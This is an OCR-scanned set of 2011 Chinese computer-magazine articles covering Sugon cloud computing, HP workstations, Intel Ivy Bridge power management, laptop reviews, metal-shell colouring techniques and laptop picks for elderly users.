此次会议,曙光推出了Cloudview云基础设施系统、Cloudview云操作管理系统、ParaStor云存储系统、CloudFirm云安全管理等一系列云计算新产品与核心技术。这些正是构成城市云的基本元素。其中,曙光Cloudview云操作系统实现了超大规模数据中心软硬件资源的统一调度管理,支持Xen和VMware的虚拟化技术,可为用户提供自助式服务界面,支持多租户资源共享、安全隔离和按需弹性计算等功能,可降低云计算中的管理难度,提升其业务敏捷性和服务质量。

“每个城市都需要一个或多个云计算中心为这个城市的公共服



曙光公司总裁陈军

务、产业升级、科技创新提供高水平的信息支撑。”陈军表示,“城市云是曙光云计算的核心要素之一,也是曙光云计算战略的主要方向。”2009年12月,曙光成功建设了第一个以城市命名的云计算中心——成都云计算中心,也是国内第一个城市云的商业服务模式。据陈军介绍,成都云计算中心通过服务器和IT资源聚集节约了很多成本,减少了很多其他方面的IT投入,获得了市场的认可。此外,曙光还签署了国家发改委指定的五个云计算试点城市之一的相关协议,负责无锡市的云计算整体规划和布局。

## 定义IT SP战略 打造“云”产业链

10年前曙光有4个3SP策略,即要做服务器产品供应商、IT解决方案供应商和信息服务业供应商。而今天,在云计算的环境下陈军重新定义了曙光的SP战略,目标是“服

务、存储、IT解决方案和信息服务业产品的供应商”,这也为曙光在云计算产业链中的定位打下了基础。“在产业链中我们有非常明确的定位,要做云计算基础设施和平台服务的供应商”,陈军表示,“我们不进入云计算应用领域,这方面希望有更多的合作伙伴,国内的软件厂商进行有力的合作。”

基于曙光在产业链中的位置,陈军表示,“作为IaaS服务提供商,我们为PaaS企业提供稳定可靠平台,然后进一步与PaaS企业合作,提供安全、易用、接口丰富的云计算基础设施平台。曙光以城市云为核心建立自主可控的产业链应用云计算基础设施以及相关标准体系,为中国云计算技术和产业的发展提供基础保障。这个基础保障,就是我们不会放弃应用开发及运营的主要理由,曙光的主业还是在系统、希望在系统、应用的中间能够提供一个可靠的平台。”

# “三驾马车”拉动 惠普工作站连续 10 个季度领跑市场

◎本报记者 陈平

据行业权威研究机构IDC调查显示,2011年第二季度惠普工作站在中国市场再次拔得头筹,以47.3%的市场占有率排名第一,并创造出连续10个季度市场占有率第一的佳绩。在过去40年里,凭借稳健的市场策略、创新的前沿科技以及不断深化的行业研究,惠普在工作站领域不断发展创新,并始终站在行业的前沿,成为中国市场的开拓者和领跑者。细数惠普今日的成就,围绕“以用户需求为中心”的理念而延伸出的客户顾问委员会、创新研发实验室、金牌服务体系成为拉动惠普工作站不断前行的三驾马车。

## 客户顾问委员会

### 以用户之名设计产品

“只有完全理解客户,站在用户的角度思考,才能设计出真正受市场欢迎、受客户尊敬的产品。”中国惠普副总裁、信息产品集团增值产品业务部总经理 Dorothy 表示,惠普客户顾问委员会,简称CAC(就是这样一个由行业用户深度沟通、获取真实反馈的交流平台。通过这一平台,惠普工作站管理者倾听来自一线客户的呼声,从而准确地把握未来产品研发优化的方向,设计出完全满足用户需求的工作站产品。从全球来看,中国CAC已经覆盖金融、石油天然气、机械制造、数字内容创作、建筑设计等众多领域。

CAC的多年工作也为惠普产品推出众多区别于其他厂商的产品竞争优势和创新技术。最受行业客

喜爱的惠普工作站液冷散热技术、DreamColor显示技术、无工具模块化设计,以及机械腕式把手等,前面板USB/394接口、双PCIe x16插槽集成DVD等,都来自客户顾问委员会的“建言献策”。倾听客户反馈和建议,理解并找出产品创新和改进点,正是惠普工作站这份耐心和努力让惠普工作站的产品能够更好地满足用户的需求。

## 全球研发实验室

### 以专家之名研发产品

从研发到销售,从售前到售后,对每一个环节严格把关,才能最终制造出品质过硬的产品。作为惠普的技术中心和创新中心,惠普工作站全球研发实验室不断进行新技术的研发,新产品的测试以及优化改善工作,并建立明确的测试方法评价指标体系,以保证规范的一



惠普全球研发实验室—硬件测试中心

产品质量。从1982年第一台惠普工作站到最新的Z系列工作站和EliteBook w系列移动工作站,每一代工作站均出自这里。其中值得关注的,是在工作站可以以做的稳定性和兼容性工作。惠普工作站全球研发实验室在产品测试时,已经开始与显卡供应商、应用软件商进行合作测试,以确保用户工作站所依赖的应用程序与惠普工作站完全兼容。在巴黎,惠普与Dassault成立联合实验室,进行大量的优化开发和检测测试工作,保证Dassault的三维设计PLM系统能以最佳状态稳定地运

行在惠普的工作站上;同时还在Solidworks、Siemens PLM、PTC等公司派驻专职人员,负责系统的认证和检测优化工作。目前,惠普工作站已经进行了ISV测试认证超过20000个。

## 金牌服务体系

### 以服务之名增值产品

由于工作站产品大多都是每周7天、每天24小时不停地运转,停机将可能为企业带来严重损失。因此惠普工作站为用户带来了7x24小时的专业服务——由惠普认证的IT工作站工程师接听报修咨询;所有售后人员均经过专业技能培训和服务的资深工程师;全程跟踪每一个咨询电话和维修记录,提供应急备用机支持;售后团队提供上门服务,提前在用户购买时附近的IT服务网点中储备高质量的产品备件等,帮助企业降低由硬件故障

所带来的风险和损失。

由于工作站是定制化的专业产品,为了解决用户选机难、购机难的问题,惠普建立了专门的工作站产品、优势、成功案例、购买方式一览无余,更设有贴心的工作站选机工具,想购买的用户只需输入常用的应用程序就可获得高、中、低三种档次的配置推荐,菜鸟也能成为配机达人。用户也可以拨打工作站服务热线(800-820-1602/400-820-1620)直接咨询、购买。如果用户还是觉得意见为实,大可以前往当地的惠普工作站体验店亲身体验产品,享受从咨询到售后的一站式服务。

在“三驾马车”的合力拉动下,惠普工作站连续10个季度市场占有率第一的奇迹。对惠普而言,始终专注于工作站领域,努力发展自己的新服务和产品,它成为更多的行业所倚重,才是王道。







贵州福贵文化传媒

贵  
是一种态度





© 图灵科技

Intel 五年前提出了 Tick-Tock 发展策略,每两年对处理器的核心架构进行一次升级,其间交替对制造工艺进行更新,并且奇迹般地一直延续了下来。32nm Sandy Bridge 之后,下一站将是明年上半年的 Ivy Bridge,底层架构变化不大但会首次采用 22nm 工艺。按照惯例,新工艺影响最大的就是功耗,那么 22nm 在这方面会有什么新变化? 对于功耗非常敏感的笔记本移动平台又会受到什么影响? Intel 的又一座“桥”(Bridge)值得期待吗?

## 22nm 新工艺推动处理器的功耗战略

伴随着制造工艺的进化,Intel 每一次都会带来新的功耗控制技术,22nm Ivy Bridge 身上自然也不例外,我们从这些特点中发现,下一代处理器将对笔记本带来非常重大的推动作用。下面我们就来总结一下 22nm 在这方面的新特色:

**晶体管的制程突破:** 22nm 工艺将成为业内最先进的半导体技术,不但又一次缩小晶体管的尺寸,还会将它们立起来,这就是革命性的三维晶体管技术“3-D Tri-Gate”。晶体管是现代电子学的基石,而 Intel 此举堪称晶体管历史上最伟大的里程碑式发明,甚至可以说这是“重新发明”晶体管。简单地说,3-D 晶体管使用薄得不可思议的三维硅栅片取代了传统二维晶体管上的平面栅极,栅极从一个增加到三个,使得晶体管可以更加紧密地靠在一起,大大提升芯片集成度。按照 Intel 的说法,22nm 三维晶体管相比 32nm 二维晶体管可带来最多 37% 的性能提升,同等性能下的功耗则降低最多 50%, 这是非常了不起的。


**可改变的 TDP:** (热设计功耗) 是给 OEM 厂商设计散热方案的时候进行参考的,一直都是个固定值,无论是 130W 还是 10W 都不可改变,但是在 Ivy Bridge 身上将第一次“动起来”,同一颗处理器可以有多个 TDP 值,也就有了动态范围的功耗比。如果散热条件允许,就可以设定为较高的 TDP,释放更多性能;如果想到小型设备里,则可以调低 TDP,更好地控制发热量。Intel 也会提供相应的软件工具,方便用户自由控制。

可以说,可配置 TDP 技术简直就是专为笔记本性能取得打听的,能在功耗、性能上取得更好的平衡。按照规划,Ivy Bridge 17W 最低版本处理器的正常 TDP 是 17W,但是向上最高可以放开到 35W,向下则可以压缩到 13W,高端笔记本也与此类似,正常 TDP 是 55W,但上下均可扩展 10W。从拥有 45W-65W 的动态范围。在游戏笔记本里,厂商就可以尽情放开 TDP 限制,更自由地发挥功耗,而在轻薄型的笔记本里,厂商又可以选择更低的


TDP,不再为散热而发愁。

**图形核心优化:** Ivy Bridge 中会继续整合图形核心,功能特性进步的同时功耗控制同样不会放松。通过微架构的改良和 22nm 工艺的使用,Intel 宣称可在同等性能水平上降低大约一半的功耗,也就是功耗比翻一番,另外在三级缓存关联上消耗的功耗也会更少。

**电源管理优化:** 这是一个很广泛的概念,可配置 TDP、低功耗模式其实都是其中的一部分(当然也是最重要的部分),此外还有很多很细节上的增强和优化,包括:内存方面加入 I/O 嵌入式电源,在深度待机状态下关闭 DDR I/O 内存输入输出部分;S3 休眠状态优化;系统助手(传统桥接块)的可选电压值更低,进一步优化节能信号的功耗;电源感应中断路由(PAIR),基于优化模式智能选择最佳核心来执行中断;频率电压优化,在所有运行频率上优化对应的电压值,让处理器时刻都能提供最佳能效。可以很明显地看出,Intel 正在一切可能的可能,挖掘每一丝功耗潜力。



32nm 与 22nm 晶体管对比图



可变化的 TDP (热设计功耗) 能让同一颗处理器拥有多个不同的 TDP,需求变化时随时调整,避免功耗浪费,从而带来更好的性能/功耗选择空间。



英特尔处理器能效图,如今的 22nm 工艺将带来能效提升,预计明年将实现每两年更新制造技术

## Ultrabook 借 Ivy Bridge 发威

作为 PC 系统核心的功耗大户,处理器无疑扮演着至关重要的角色。要想降低处理器的功耗,除了架构优化之外,功耗战的手段就是改进制造工艺。每次这种进步都会在同等性能档次下将功耗降低 10%-50%,换句话说功耗不变的情况下性能可以提升一半。Intel 22nm 就将是一种典型。利用前文所述将技术足以将功耗降低 60% 以上,这必然会带动笔记本形态的新一轮进化。目前 32nm Sandy Bridge 的热设计功耗主流标准是 35W,22nm Ivy Bridge 有望降到 25W,因此对散热器的要求也会进一步降低,笔记本也可以做得更薄、更轻,轻巧将厚度控制在 20 毫米以下,重量控制

在 1.5 公斤左右 (还要依靠 SSD),超薄本本迎来新的春天。

不过想到轻薄也就必须提到成本,产品好,成本/价格也要够低才行。事实上,当处理器的功耗降低时,对笔记本配件、制造工艺、布局工艺,包括外壳等都有严格要求,肯定成本会大幅增加,成本,但处理功耗降低后,一个良性的循环开始了。

千万不要以为功耗控制就仅仅是散热器组件投入了。它带来的“周边效应”会相当大。功耗降低后,处理器的部分会整体缩小,给内部留出更多空间,这会使得周边配件的布局设计更为简单,甚至对外壳材料的要求也会降低,这些都有助于降低

本的价格,让朝着简约化、轻量化和低成本化发展。

也正是在轻薄成为可能的大趋势下,Intel 推出了新概念笔记本“Ultrabook”(超极本)。目前基于 Sandy Bridge 平台的超极本只是处于试水阶段,等到了 Ivy Bridge 诞生才会开始爆发,真正做到“超极轻薄、超级安静、超级安全”,超极轻薄笔记本也会大規模步入主流市场,成为普通用户的最佳选择。尽管目前 Ultrabook 受到了多方面的质疑,比如成本和本价格高,厂商支持热情不高、难以抵挡平板冲击等等,但相信随着 Ivy Bridge 的到来,这一

切都会迎刃而解。事实上,华硕等厂商都已经准备着 Ivy Bridge 一发布就推出第二代 Ultrabook,价格也将降至 600-900 美元,相比现在动辄上千美元的价格性价比更容易被普通用户接受。



新款 PC 厂商的 Ultrabook 将在明年 Ivy Bridge 推出时发动第二次进攻,到时,笔记本的功耗、性能、成本将得到进一步优化

## 延伸阅读

### Ivy Bridge 功耗之外的那些事儿

除了通过新工艺新技术降低功耗, Ivy Bridge 虽然没有根本性的架构变化,但在新功能特性上还是相当丰富的,诸如核心、三级缓存与内存控制相关的 IPC (每时钟周期指令数) 提升,数字随机存取生成 (DRNG),监督模式执行保护 (SMP) 等安全性增强,支持 DX11/DirectCompute,三屏输出 (或许你没有注意到这个问题,几乎所有笔记本都只支持连接一个外部显示设备,构成“笔记本+外部显示设备”的“双屏显示”,未来 Ivy Bridge 可以连接两个外部显示设备实现“三屏输出”),4000 × 4000 超高分辨率等图形核心改进,音频可达 63K、修改音频无需重启等超级丰富,2800MHz 超高频和低电压版 DDR3L 内存支持,如此等等,其中 DDR3L 内存支持就是为笔记本准备的。Ivy Bridge 处理器搭载的芯片组也会步入 S 系列时代,但变化非常小,最核心的是原生支持四个 USB 3.0 接口了。

## 结语

### 功耗至上,性能也需跟上

功耗是笔记本技术的核心所在,每一代处理器的功耗进步都推动着笔记本的进化,但是与此同时,人们对功耗的担忧也是永无止境的。从以前给出的技术资料来看,Ivy Bridge 实则在功耗控制上,在制程控制方面有着重大突破,而性能方面相比二代则没有功耗进步的“痕迹”。不过,Ivy Bridge 功耗和性能的双重进步也会让笔记本需求更旺盛,同样的数据条件下可以轻将性能再提升一个档次,也就等于变相降低了功耗,笔记本在轻薄程度上也有了里程碑式的进步,而对于功耗控制技术和游戏性能,在处理器功耗降低的情况下,PC 厂商也会纷纷跟进,更多功能等方面发展,可以预见的是,移动平台和桌面平台之间的差距将再次缩小,笔记本的形态也会更加丰富多彩。


# 低调考究


富士通LIFEBOOK SH561笔记本测试

商用笔记本其实也分为两大类，其中一类是吸取了家用本的一些特色，期望在纯粹商务之外也能兼顾一些家用需求的泛商用本，如惠普的ProBook、戴尔的Vostro就是代表。而另外一类就是从耐用性、使用体验、产品设计等诸多方面纯为商务应用打造，例如戴尔的Latitude、惠普的EliteBook，大家通常都称这类笔记本为高端商用本。而说到高端商用本，除了ThinkPad，富士通也算比较具有代表性的。



推荐指数:★★★★  
服务电话:4008208387

 全方面的商务特色，易用性表现出色

 黑色版外观有点平庸，价格偏贵

### 细节设计有创意较考究

富士通 LIFEBOOK SH561 (以下简称SH561)定位为“经典轻薄商务机”,是日本制造的产品。虽然13.3英寸1.94kg的头头在同尺寸产品中谈不上真正的轻薄,但作为比较保守传统的日系商用机来说,也不算厚重的。日系商用机

虽然定位轻薄机型,但SH561其实并不算薄(最薄24.8mm,最厚31.9mm),原因之一是该机采用了传统的凸起式转轴设计,而非在家用本上比较流行的下沉式转轴,当然也有采用了较扎实的内部用料的原因,这在后面的内部拆解中我们会更仔细地解读。

SH561 的外观显得很务实,用时尚的眼光来看甚至会觉得平庸,第一眼不会让人留下太深的印象,尤其是黑色款(白色款相对耐看,A面、屏幕边框、键盘、掌托及触控板全都采用白色涂装,比较独特)。

虽然在造型上没有太多惊艳之处,但开启A面后,SH561

就能给你较深的印象了;该机采用了传统键盘而非巧克力键盘来照顾长期连续敲击的舒适感。另外该键盘具备防水功能。

很多读者可能对SH561触控板旁边的小圆圈很有兴趣,而实际上这也是一个触控板,专门用作滚轮操作,只需用手指在圆圈周围圈,即可上下卷动网页或文件,顺时针转动页面向下,逆时针转动页面往上,还可以缩放照片等,使用起来十分方便。

我们还能看到SH561更多的细节设计:在D面(底部)的出风口处,有一个可取下的挡块,将它取下后就可以用镊子或者小棉签、小刷子等方便地清除散热器处堆积的灰尘了,这个设计很人性化也高度实用,对防止老化和延长使用寿命有很大帮助。

除此之外,SH561的接口设计布局也比较合理,例如VGA输出接口设计在机身后方,在会议过程中连接投影仪时,更方便VGA线材布置,不会影响到使用感受。

### 商务特色十足 易用性可圈可点

如果说以上设计是“外在”是一眼可见的,那么,SH561的“内在”也是相当不含糊的。该机在安全、便捷以及续航能力方面都有出色表现。

SH561带有指纹识别器,除了Biometric生物识别技术,不但可以用在系统登录时使用指纹,还可以通过本身自带的OmniPass为任意文档进行指纹加密,资料全有保障。除此之外该机还支持BIOS加密和硬盘加密,还配备发生错挫时临时移开磁头以保

据的硬盘保护技术,以及备份和恢复操作系统的MyRecovery软件,整体数据安全保护措施比较到位。SH561虽然不算真正的“超薄”,但它也有瞬间减重的本领——可拆卸光驱位设计。通过拨动侧面的卡扣,SH561的光驱不用工

SH561还有一个省电模式，可以根据用户的自身需求，换装减配一块或者第二块电池，达到提升性价比或增强续航能力的目的。

“ECO”键后,SH561即可进入待机模式,这时光驱、扬声器、无线/有线网络以及读卡器都被禁用,屏幕亮度也降至最低。在一时无法找到市电接口但却需要进行非网络操作时,ECO模式就显得很实用了。

该机的接口也非常丰富,值得一提的是具备ExpressCard/54接口,可插入各种功能扩充卡,例如3G上网卡、USB 3.0接口卡、电视卡等。而出于降低成本的需要,目前ExpressCard接口在大部分SNB家用本上已经消失了。

产品资料:

- 处理器:Core i5 2410M双核(2.3GHz)
- 内存:4GB DDR3
- 显卡:NVIDIA GeForce GT 520M显卡
- 存储:500GB硬盘+DVD刻录机
- 显示器:13.3英寸(1366×768)
- 网络:11n无线+蓝牙3.0+千兆有线
- 主要接口:3×USB、0、HDMI、VGA、Express Card/34、读卡器、有线网口、音频、130万像素摄像头
- 重量:1.94kg(含83Wh电池),2.29kg(含电池+适配器)
- 操作系统:Windows 7 Home Basic
- 参考价格:1099元

### 性能测试:

- CineBench R11.5:处理器2.03pts
- OpenGL得分15.25fps
- PCMark Vantage:7012  
(内存/4258、生产力/6321、硬盘/4294)
- 3DMark Vantage:E9130  
(处理器8711、显卡9285)
- HD Tune Pro:平均传输率58.9MB/s
- 街头霸王4:1366×768分辨率,默认  
画质:55.57fps
- 生化危机5:1366×768分辨率,默认  
画质:34.1fps
- 续航能力:225分钟

**工程师总结 | 黎坤**  
**低调的高端商务选择**

在习惯了看惯了传统型的外观风格后,再看这款SH561, 传统型的外观一开始确实让我们有些不舒服, 但不可否认, 从消费者接受的角度来看, SH561的外观还是比较出色的, 不仅功能丰富, 而且价格有相当多的惊喜。商务型的外观设计, 防水的材质, 规格严格, 可操作性的光驱及接口上的便捷性, 除尖部USB插、Espressocard 54接口、软驱、USB插、VGA接口后盖等, 都体现出了该机在商务型上的设计功底。该机在SH561的内部用料扎实, 设计水准也很不错, 难怪会获得Syndex Bridge设计奖。该平台上的强大性能让这款SH561的确称得上是一款外观靓丽, 但内部出色的高端商务产品。当然, 价格是大头, 外观上“是否不安恰”是缺乏定论的, SH561的外观的确有提升空间, 另外价格也是建议有商榷。

可维护性较好  
内部做工严谨

作为一款商用本,SH561在可维护性方面的设计很到位,接下来我们通过拆解和图片分析来对该机的内部细节进行解读。







- 处理器: Pentium B940 (2.0GHz)
- 内存: 4GB DDR3
- 显卡: 英特尔 HD Graphics 3000 核心显卡
- 存储: 320GB 硬盘 + DVD 刻录机
- 无线网卡: 英特尔 5100
- 屏幕: 15.6英寸 (1366 × 768)
- 网络: 11n 无线 + 有线
- 主要接口: 2 × USB2.0, 1 × USB3.0, HDMI, VGA, 音频, 摄像头
- 重量: 2.45kg (含48Wh电池), 2.74kg (电池+适配器)
- 购机价格: 2950元

# 家庭入门优选

## 神舟精盾K500A-B94 笔记本消费者报告

在入门价位买到一款足以应对影音、上网、文档处理或者简单游戏娱乐需求的本本,相信这是很多家庭用户最希望看到的,今天我们的汪晓渝读者带来的这款神舟精盾K500A-B94笔记本就是一款售价2950元的入门级家用本,究竟它表现如何,看完本文你就知道。

### 神舟精盾K500A-B94 用户:汪晓渝

我是个高中教师,平时对硬件的研究也不深。其实买这款神舟精盾K500A也有些出乎意料,本来当时在朋友的推荐下我打算买性能较强的14英寸本,但考虑到购机的主要用途是处理文档、日常娱乐也就是看看在线视频和高清电影,很少玩游戏,因此2950元的神舟精盾K500A-B94就很适合我了。不过结合适合度,实际上对我而言也算是喜忧参半。

### 铝合金外壳够范儿 易用性可圈可点

说实话,我没想到神舟精盾K500A-B94的外观这么简单清爽(绝无脏乱之感),该机顶盖采用了金属拉丝工艺打造,整体观感倒是有几分商务机的味道。而在操作体验上,别看15.6英寸比14英寸只大了1.6英寸,但在使用了同事的14英寸本一天后,感觉我的K500A视觉面积明显减少,即便在看视频时也舒服了不少,虽然这也带来了便携性上的“妥协”,不过我除了上下班通勤移动之外,平时都插电使用,而且我住在学校里的教师宿舍,所以重量对我而言不是问题。

另外,精盾K500A自带一个USB3.0接口,这让我很高兴,无论配合新USB3.0接口存储设备都能提高传输速度,感觉很不错,而且该机的屏幕分辨率虽然保持了与14英寸本一样的规格,但比了同事那售价近5000元的主流本,在色彩还原和可视角度方面并不会输,这一点我很开心。

### 工程师点评:

外观设计小巧是目下不少笔记本的通病,我们认为这倒是和尺寸及小键盘无关,希望各个厂商都重视这个问题。不过3000元不到的笔记本有USB3.0,的确让人兴奋,毕竟这是实用的卖点,不是噱头。

### 性能满足工作需要 使用感受较好

从配置来看,与目前我打算购买的笔记本相比,这款神舟精盾K500A-B94的性能是一般的,而得知我最终选择了它之后,很多朋友都有些惊讶,我只是觉得过去让人很有面子的Pentium处理器现在看来似乎已经“明日黄花”了。不过只有使用过的人才会明白,有时候处理器性能的高低也并非绝对,因为使用目的才决定它能否胜任的关键。就我自己使用目的来看,这款基于SNB微架构的Pentium B940处理器及其核显在文档处理和视频播放时几乎与高性能无异。

在散热性能方面,神舟精盾K500A-B94无需担心太多,因为我经常长时间工作,即使在天气炎热的夏天使用时也不会有什么问

### 工程师点评:

很多读者是“非正处理器不买”,比如SNB时代,Cow i3才是“正统”,而酷睿处理器在他们眼中是“非正统”。但实际上,这是一种非常偏激的观点,我们认为每个消费者在购买前都应该以自己的使用需求,如果不想玩大型3D游戏或没有高负载需求,奔腾处理器其实是不错的选择。

关于无线网卡的问题,希望用户在后续机型中解决。

### 内部解析

3000元不到的笔记本,可维护性以及内部做工究竟如何,相信大家都很有兴趣,在《电脑报》评测工

程师的协助下我对它进行了拆解,整个过程都比较简单,一把小十字

螺丝刀再加上谨慎细心的操作就可以搞定。



神舟精盾K500A-B94配备了数字键盘区,C面整体风格简洁



金属拉丝外壳的采用提升了神舟精盾K500A-B94的品质,观感不错



神舟精盾K500A-B94预留了部分小盖板设计,并留给设备都非常方便



USB3.0接口的配置让这款2950元的本本更具卖点



精盾K500A-B94在拆下底部小盖板后可以露出笔记本散热系统,对处理器的升级很便利,这一点是精盾系列的一贯特色——如K47就出色的可维护性。同时我们还注意到,该机还保留了一根多余的Mini PCI-E接口以及一个SATA插槽,虽然只有两根多余的无线,但只靠两条DIY一下(网上有片天线的售)就可以升级内置3G模块,这可是很多主流本都没有配备的。



打开神舟精盾K500A-B94的C壳,可以看到该机的内部设计很简单,不过很多地方也没有“COST DOWN”,比如光驱位的龙槽框架



这款神舟精盾K500A-B94配备了一个USB3.0接口,从图中可以看到它采用的是V1方案

### 总结 有卖点的入门级产品

作为一款售价为2950元的笔记本电脑,神舟精盾K500A-B94给我们的印象算是“很有个性的”,或者说卖点很鲜明,金属拉丝、USB3.0、3G Ready,性价比很高。当然它的遗憾目前也是有的,低一般的扬声器,无线网卡不实用。但请记住,这还是一款售价为2950元的产品,在看惯了3000元以上的高档机型后,K500A-B94反而给了我们一种“很简单很务实”的感觉,而且它维护起来也非常方便。总体来说,它算是有卖点,值得大家考虑的家庭入门级产品。



真实材料看PC | **Technology** | 微博地址: <http://weibo.com/emu01>

# 铁面柔情

## 金属本上色技术解析

金属外壳已经成为今年笔记本外壳中最闪亮的明星,但对于传统的金属外壳,老是一副苍白无力的或灰扑扑的面孔,而在装饰工艺上,除了磨砂和拉丝,就难有新的造型,这幸好说了是简洁,往坏了说,那就是单调,真是有审美疲劳啊。难道,金属外壳就不能有点色彩,多点造型?其实只要你仔细对比目前的金属本,外壳都开始变得靓丽,它们是怎么做到的呢?

### 阳极氧化铝给本本添彩

对于以往的塑料外壳来说,漆彩是比较简单的,只需要依靠在外壳材料中添加色母料或是在外壳上喷漆就可以完成。不过,这些招在金属外壳上行不通,铝合金就那颜色,没法上色。而喷漆呢,也不由于金属表面光洁度高,漆面附着力差而容易脱落,还由于金属和油漆的热膨胀系数不同,在使用中容易出现龟裂的情况。再说了,铝金属喷漆后,那金属特有的质感,铝金属的散热能力也会大打折扣,不划算啊。

不用喷漆不染色,那么,市面上那些彩色的金属本外壳,如戴尔 Alienware 的红色和黑色外壳,联想 Y470 那番橙色的 C 面是怎么来的呢?实际上,它们采用的是阳极氧化铝着色工艺。我们知道,铝的金属氧化后是依靠将铝材放置在电源的正极,并放置在电解液中,依靠电化学反应在铝表面形成一层氧化膜,以增加铝材的强度,并形成一层保护层,避免内部的铝材接触空气,极大地提升了笔记本外壳的化学稳定性。但你可能不知道的是,在经过阳极氧化后,铝材表面的氧化层并不是致密的,而是带有细密的六角形孔隙结构。在这种情况下,只要将铝材放入带染料的电解液中,并通电进行二次电解,就会进入这些微孔内部,并沉积下来,根据着色剂的不同,此时的铝材会呈现出不同的颜色。别以为这样着色就结束啦,要知道,此时铝材的微孔结构



戴尔 Alienware 外壳和联想 Y470 的 C 面都采用了阳极氧化铝着色

构还是开放的,这样,沉积在微孔内部的染料在使用中会析出,造成材料的褪色。因此,需要将这些微孔进行封闭。这项工作听起来很复杂,其实,只需要将着色过的铝材用高温蒸汽蒸基至沸水煮就可以了。因为在高温时,电解的无水氧化铝会和水进行水化反应,从而令其体积增大。这样,微孔就被封闭起来,形成致密的氧化层。

就这样,依靠更换不同的染料,就可以获得不同颜色的阳极氧化铝。而且,经过这样着色后的阳极氧化铝不仅表面致密、强度高,同时,染料会被密封在氧化铝的内部,因此,不会出现褪色、褪色等问题。所以,在近距离时,就受到厂家的青睐,也让金属本掀起了一场色彩风暴。不过,复杂的过程,让阳极氧化铝着色工艺显得比较昂贵,同时,在着色过程中,可选的染料也较少,这让铝材的色彩变化不够丰富,而密封在氧化层内部的染料看上去也不像涂抹在表面的油漆那么鲜艳。这些因素的制约,让氧化铝着色的自由度较低,也限制了市面上的金属本颜色变化。不过,阳极氧化铝着色让金属外壳摆脱了单调的银色,给了金属本一抹色彩,因此,越来越多地出现在金属本上。



阳极氧化铝的微孔结构

### 金属蚀刻为外壳“造型”

实际上,如今的金属本不仅染色,还有了雕花,如惠普的 ENVY 系列以及最新的 DV.OM 系列金属本,用几根简单的线条,勾勒出电脑中流苏的主体,而联想的 U 系列轻薄本,更是以光面的结合,勾勒出变幻的色彩。当然,这些纹饰可不是像塑料那样印上去的哦,而是靠金属蚀刻印出来的。

以往所说的金属蚀刻多是指依靠酸液或强碱对需要刻的部分进行腐蚀,或是用激光蚀刻,将金属面蚀出来,从而产生凹槽造型。但现在,不少金属本上的金属蚀刻图案是靠雕刻刀,直接将金属进行雕刻。这样,在雕刻或腐蚀过的部分

就产生了阴影,和原有的高光部分形成对比,就形成了图案。同时,金属蚀刻所形成的图案还有一定的立体效果,加之在不同角度观看时,各角度的图案会发生变化,从而产生多变的视觉效果。

当然,金属蚀刻还靠实用价值。毕竟,金属外壳的摩擦力较小,手感较滑,在拿取时易脱落,这也就是金属本必须采用磨砂、拉丝等工艺的原因。而采用金属蚀刻后,其蚀刻纹路比拉丝等工艺来说,更深一些,拿取时的摩擦力也会更大。这样,拿取时就不容易脱落,而金属蚀刻纹的存在,让金属外壳可以有



联想 U 系列金属本采用的金属蚀刻工艺让金属本看上去非常华丽

局部保留高光部分,以展示金属特有的光泽和触感,更让金属本有了新感觉。实际上,联想 U 系列笔记本就是这样设计的,再加上实用的氧化铝着色技术,活灵活现,其特殊的质感,让金属本一样充满活力。

### 金属附着技术降低外壳成本

金属外壳虽好,可成本较高,再加上成型困难,色彩变化不多,那么,能不能有低价、易加工又有金属质感的外壳呢?别急,LG 在不久前发布的 S430 笔记本使用的 Crystalline Finish 水晶壳还真符合这样的要求。

这款笔记本的外壳使用的是 NCMV (Non-Conductive Vapor or Metalization) 的非传导雾化镀膜金属外壳工艺技术。也就是说,其笔记本外壳的骨架依旧采用传统的塑料来制造,但在生产过程中,将塑料骨架和金属放置在真空环境中,通过高温使金属汽化,而汽化后的金属附着在塑料骨架上,经过冷却后,就固定下

来。这样,在塑料骨架的外部,就包裹了一层薄薄的金属镀膜,令外壳的手感与金属一样,同时,还能起到增强外壳的耐磨性和强度的目的。而这样生产出的外壳,正如它的名号水晶一般晶莹剔透,在更换不同的金属和金属氧化剂后,还能获得丰富且鲜艳的颜色。而在成本和制造工艺上又有相应的优势,还是相当值得期待的。不过,由于这款笔记本尚未上市,水晶壳的手感如何,其光滑的表面上是否会留下指纹,外壳强度等问题,还有待验证,不过这种混合工艺的生产,就是金属化外壳的一种新尝试,还是很值得肯定的。



### 总结

#### 金属外壳,不再千人一面

以往的金属外壳,追求的总是质感与奢华,这也难免落入千人一面的尴尬。但阳极氧化铝着色工艺,金属蚀刻的雕花,无不让金属外壳产生了差异化,也让更多的消费者能够看到自己心中的笔记本。而对于有金属质感的混合材料,小到刚一开始,一刷以众,更多的是,消费者能以较低的价格,买到有一定金属质感的笔记本。说的这样的笔记本上市后,难免会遭商家诟病,说其真正的金属质感,靠不上,不少笔记本只是涂上了铝色漆,厂家也从未将其真金属。商家都假借不过过江的它个金属外壳的头衔。而一旦金属质感更佳的材料外壳本上市,消费者难免会难以对其进行区分的话。那绝对又是商家牟取暴利的机会。哎,看来啊,事物都有两面性,太精致的金属外壳,也会令我们为难。



# 重阳节好礼送长辈

## 老年人用的笔记本推荐

农历九月初九是中国传统节日九九重阳节,民间有登高的习俗,经过变迁,这一节日现在又被叫做“老人节”,也多了一层“孝敬老人”的内涵。今年的重阳节正好在国庆黄金周之内,大家也有时间和父母一起过这个节日,如果要是这个节日里再为长辈送上一台笔记本,以增添他们晚年生活的乐趣,相信他们一定会非常开心的。那么在尽这份孝心时,应当如何选购适合老年人使用的笔记本呢?

### 按需选购够用就好

老年人的笔记本用途比较简单,通常都是看看网页、聊聊天、玩玩小游戏等,对笔记本性能的要求不会太高。目前主流的 Intel SNB 平台或者 AMD APU 平台都是比较好的选择,2GB 内存、320GB 硬盘再加上集成显卡对老年人来说完全够用了。此外,由于配置需求不高,相应的笔记本价格也不会很高。

### 大尺寸是首选

老年人岁数大了之后视力下降,而 15 英寸笔记本显示的字体更大,能让老年人看得舒服一点,因此 15 英寸以下笔记本就未必考虑了。同时 15 英寸笔记本内部空间更大,在散热方面表现更好。虽然 15 英寸笔记本会偏重,但在家中使用时影响也不明显。

除了视力下降之外,老年人思

维与手指的灵活程度也有所降低,所以选购拥有大键程键、较大间距以及回弹力较大的键盘是必要的,这样有利于老年人输入准确。

### 售后服务要周到

